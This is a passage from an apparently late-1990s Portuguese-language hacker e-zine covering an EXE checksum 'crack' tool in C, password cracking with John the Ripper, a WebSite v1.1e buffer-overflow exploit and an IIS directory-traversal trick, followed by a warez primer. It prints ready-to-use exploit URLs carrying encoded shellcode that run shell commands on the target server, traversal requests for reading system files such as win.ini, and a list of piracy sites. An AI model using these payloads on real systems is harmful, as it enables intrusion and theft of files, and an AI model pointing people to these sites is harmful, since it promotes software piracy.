tem uma string "Isto e' uma string", ela aparecera no arquivo .EXE
Entao voce usa um compactador de .EXE, por exemplo o DiET, ai a
string sera encriptada...
Mas qualquer um podera restaurar seu arquivo original usando
DiET -R, entao o que fazer?


Seguinte, o diet Usa um chksum pra indentificar seus arquivos...
Entao se voce trocalo por qualquer outra coisa ele nao reconhecera mais
o arquivo, e nao podera ser restaurado...
Entao pra isso eu fiz o CSUM que troca o chksum dos .EXEs
Mas esse programa nao serve so' pra isso, voce pode usalo
pra colocar ChkSums nos seus programas...

```
----[    csum.c    ]----------start----------Cut-Here-
#include "fcntl.h"
void main( int argc , char **argv )
{
 int fp,i;           // Filepointer, Counter
 char NewH[]="XX";   // Definimos um CheckSum Padrao
 char buf[512];      // Buffer pra ser usado com write/read

 printf("CheckSUM Crack!, By TheGhostObtruder - Near(Z)\n\n");

 if(argc==1){ printf("Sintax: CSUM [file.exe]\n\n "); exit(1); }

 if((fp=open(argv[1],O_RDWR,O_BINARY))==-1){  // Devemos abrir o aquivo
     printf("Erro abrindo %s\n",argv[1]);     // pra leitura e gravacao
     exit(1);                                 // ReaDWRite...
 }
 read(fp,buf,18);    // Vamos ate' a posicao do CheckSum no Header do EXE

 printf("Digite o novo CheckSum (2 chars)\n");
 scanf("%2s",NewH);  // Lemos o novo chksum de <stdin>

 // gravamos 2 bytes no arquivo e verificamos
 // se foi gravado mesmo
 if( (write(fp,NewH,2)) ==2 ) printf("Cracked!\n");
 else                         printf("Erro gravando no arquivo\n");
}
----[    csum.c    ]----------end----------Cut-Here-
```

John the Ripper

TheRevenge

```
John the Ripper  Version 1.0  Copyright (c) 1996 by Solar Designer

John The Ripper -- Uma substituicao para o seu velho e bom Cracker Jack.

O John The Ripper resumidamente e' uma complementacao do Jack e roda no DOS.
Ele e' melhor que seu antecessor em varios aspectos. Um deles
e' que ele roda muito mais rapidamente em Pentiums e um pouco mais
rapidamente em 486s.
O John tem todas caracteristicas do Jack e mais algumas novas; seu jeito de
crackear tambem e' diferente.
Para usa-lo descompacte-o e copie o arquivo john.com ou john.exe para o
diretorio do Cracker Jack. Isso mesmo ele pode ser usado com os arquivos do
Jack ou se preferir sozinho
Os dois arquivos fazem praticamente a mesma coisa, mas se voce usar o
john.com o desempenho de seu trabalho sera melhor.
Eis os possiveis argumentos do programa:

Usage: JOHN [flags] [-stdin|-w:wordfile] [passwd files]

Flags: -pwfile:<file>[,..]   specify passwd file(s) (wildcards allowed)
```



```
       -wordfile:<file>      specify wordlist file
       -restore[:<file>]     restore session [from <file>]
       -user:login|uid[,..]  only crack this (these) user(s)
       -timeout:<time>       abort session after a period of <time> minutes
       -incremental[:<mode>] incremental mode [using JOHN.INI entry <mode>]
       -single               single crack mode
       -stdin                read words from stdin
       -list                 list each word
       -test                 perform a benchmark
       -beep                 beep when a password is found
       -quiet                do not beep when a password is found (default)
       -noname               don't use memory for login names
```

Nao e' aconselhavel rodar o John em 386s devido a rotina cript usada por ele
que requer algo mais rapido.

O modo com incremento e' sem duvida o mais poderoso e mais lento metodo de
crackear usados pelo John.
Ele testa todas combinacoes de passwds possiveis em uma ordem razoavel
resultando num sucesso de acerto mais rapido do que se imagina.
Os modos de incremento podem ser : All, Digits, Alpha e Wordlike.
Foram usadas mais de 10 mil passwds crackeadas no mundo inteiro.

Obs: Ele pode ser usado sem ou com uma wordlist

Seu codigo de fonte pode ser encontrado no seguinte endereco:
ftp://x2ftp.oulu.fi/pub/msdos/programming/djgpp/v2misc/csdpmi1s.zip
Voce pode pegar o John em:
http://www.hack.abyss.com/stuf/ucfjohn1.zip

```
╔══╦══─═─═──┬──═┬═───╔══─═──────────────────═──═╗──═─╦═──┬──═─═──╦══╗
╟═[I]═─[╨·╙┬─╥·┬─╢═+·<─┤■      Buffer  Overflows      ■├─>·+═╟─┬·╥─┬╜·╨]─═[■]═╢
╚══╩══─═─═┴─────═┴═───╚═╤═┬──────────────────────┬─═╤═╝──═─╩═──┴═─═──╩══╝
                         ┼═╟═┴═┬─═─TheRevenge─═──┬═┴═╢═┼
                         ╚═══──┴──────────────────┴──═══╝
```

WebSite v1.1e para Windows NT & 95 buffer overflows

Descricao: Win95/NT buffer overflows para WebSite v1.1e para Windows NT e 95
Sistemas vulneraveis: Sistemas que correm WebSite v1.1e para Windows NT e 95

Em muitos servidores que usam WinNT e 95 (uma bosta) existem um program em C
compilado no diretorio cgi-shl chamado win-c-sample.exe.
Com a fonte provida em cgi-src/win-c-sample/win-c-sample.c, e contem a
seguinte linha la'

```
> char *argv[32];  // Max 32 command line args
```

Isso e' um WinMain, uma variavel local, e e' passado para a funcao SplitArgs()
que nao confere nenhum salto enquanto enche o comando com linhas de
parametros. Voce sabe o que isso significa?
um agradavel buffer overflows. (Coisas da Micrososft)


Aqui este os exploits , voce pode usar qualquer comandos neles
(substitua espaços com '_', como esta abaixo):

```
--WinNT (qualquer versao?) :http://website.host/cgi-shl/win-c-sample.exe?+-+-+
-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-
+h^X%FF%E6%FF%D4%83%C6Lj%01V%8A%06 <_u%03%80.
?FAI%84%C0u%F0h0%10%F0wYhM\y[X%050PzPA9%01u%F0%83%E9%10%FF%D1h0%10%F0wYh%D0PvL
X%0500vPA9%01u%F0%83%E9%1C%FF%D1cmd.exe_/c_copy_\WebSite\readme.1st_
\WebSite\htdocs\x1.htm

--Win95 (a versao de lancamento somente) :http://website.host/cgi-
shl/win-c-sample.exe?+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-
+-+-+h^X%FF%E6%FF%D4%83%C62j%01V%8A%06 <_u%03%80. ?FAI%84%C0u%F0%BAto|_%B9t `} `
%03%CA%FF%D1%BAX_|_%B9XP |
%03%CA%FF%D1c:\command.com_/c_copy_\WebSite\readme.1st_\WebSite\htdocs\x1.htm
```

Os comandos de "dos" dos exemplos acima copiam o o readme.1st para o arquivo
x1.htm de "website".
assim voce podea conferir o resultado tentando:
http://website.host/x1.htm.

Note que o servidor deve responder a estes exploites com um "Error: no

blank line separating header and data", por causa da mensagem
"1 file(s) copied".
Em vez de voce usar o comando copy voce pode redireciona-lo para um arquivo
que certamente daria certo sem acusar algum erro.



OBS: Nunca crackei um programa da MS, coitado do nosso querido amigo
BiLL Gatisss, ele faz seus programinhas com tanto carinho,
ganha tao pouco dinherinho, entao um crackzinho, um milhao$inho,
um bugizinho, um windowzinho, um doszinho, um ntzinho a
mais outro a menos..... ;) (nao que eu esteja falando mal dele)

E' um erro no Internet Information Server (IIS)
Ele permite a voce pegar aquivos fora dos diretorios publicos

Se voce tentasse
  http://legal.com.br/config.sys
voce nao conseguiria...


Nosso amigo BiLL Gates, como ele e' generoso...

Vamos supor:
  http://www.hack-me.com.br/htmls/main.htm
e vamos supor que o arquivo na maquina do cara seja:
  c:\iis\htmls\main.htm

entao se voce fizer
  http://www.hack-me.com.br/htmls/../../windows/win.ini
voce teria o win.ini do cara

  http://www.hack-me.com.br/htmls/../../config.sys
voce teria o config.sys do www.hack-me.com.br

Mas lembre-se isso so' vai funcionar se o servidor http for
wIndows NT, nao conheco nenhum :)




Warez, o que e' isto?
E' a pirataria de programas de EMPREA.
Enquanto as empresas criam seriais numbers, protecoes, etc.
Os WaRez dezenvolvem desprotecoes, lista de SN, quem ja' nao viu
aquelas enormes lista de seriais numbers por ai? Quem ja' nao usou
um programa que pergunta uma senha, voce coloca qualquer coisa e
ele aceita?


No mundo warez, existem: couriers, suppliers, coders, site seekers,
traders, siteop, op's de IRC
Nao vou falar o que cada um faz...talvez em uma edicao futura...

"Niguem pode deter o impulso
 humano de desafiar o proibido...
 Tanto assim que o lema que
 orbita no espaco Warez e':
 Se um homem faz, o outro desfaz.
 Nao Existe impossivel."

"Conhecimento e' poder. Ter uma
 vasta colecao de programas e' puro prazer"

Pra Concluir, uma lista de 10 sites warez pra voce visitar...





[P A S T]	http://pages.infinit.net/obsidian/index.htm
Dead End FTPZ http://www.warezftp.org/	http://home.thezone.net/~cgriffit Warez Ftp
(C)Warez	http://hem2.passagen.se/resto/cwarez
Elite Verified Sitez	http://209.75.36.214/
DaBoY's Warez	http://home.att.net/~xxdaboyxx
Warez Universe	http://www.pbtech.com/~warezuni/
Warez pathfinder	http://www.multimedia-edv.com/iis/warez.htm
WFA T3 WAREZ DIRECT	http://www.bright.net/~brandonr
WareZ GameZ DownloadZ	http://www4.torget.se/users/p/Pudeln/warez/warez.htm

MAiL BOX

=*—Near—(Z)—*=

Pra entrar em contato com o zine e' so' mandar emaiL pra:

nearz@geocities.com

O zine so' continuara' se voces lerem... ;)
Se voce Leu e gostou, mail-we;
Se voce Leu e NAO gostou, mail-we;
Se voce Leu e axou um erro, mail-we;
Se voce curti metallica, mail-metaLLica;
Se voce tem aLguma duvida, mail-we;
Se voce tem aLguma materia, mail-we;
Se voce tem aLguma critica, mail-we;
Mas mande seu email, nem que seja pra dizer "eu Li", ou
se voce tem preguica de digitar "eu Li", digite "Li"...

from / end

=*—Near—(Z)—*=

"From"? - Byblyography

John the Ripper	-	Dos proprios txt's do programa
Buffer Overflows	-	Exploit World
Warez	-	Frases e um pouco da materia "internet.br" Lista de 10 HP : World's Real Top Sitez

```
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
= E' galera... esse mes e' so' isso...      =
= Mas mes que vem tem muito mais :          =
= Crypt 2.0, Mais SAtAN, CharToHex, etc...  =
= Nao se esquece de mandar seu email.       =
= Ate' la' , a gente se ve por ai...        =
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

<>——[EOF]———————End—of—issue—00—————————* Near(Z) *——————————————————[EOF]—<>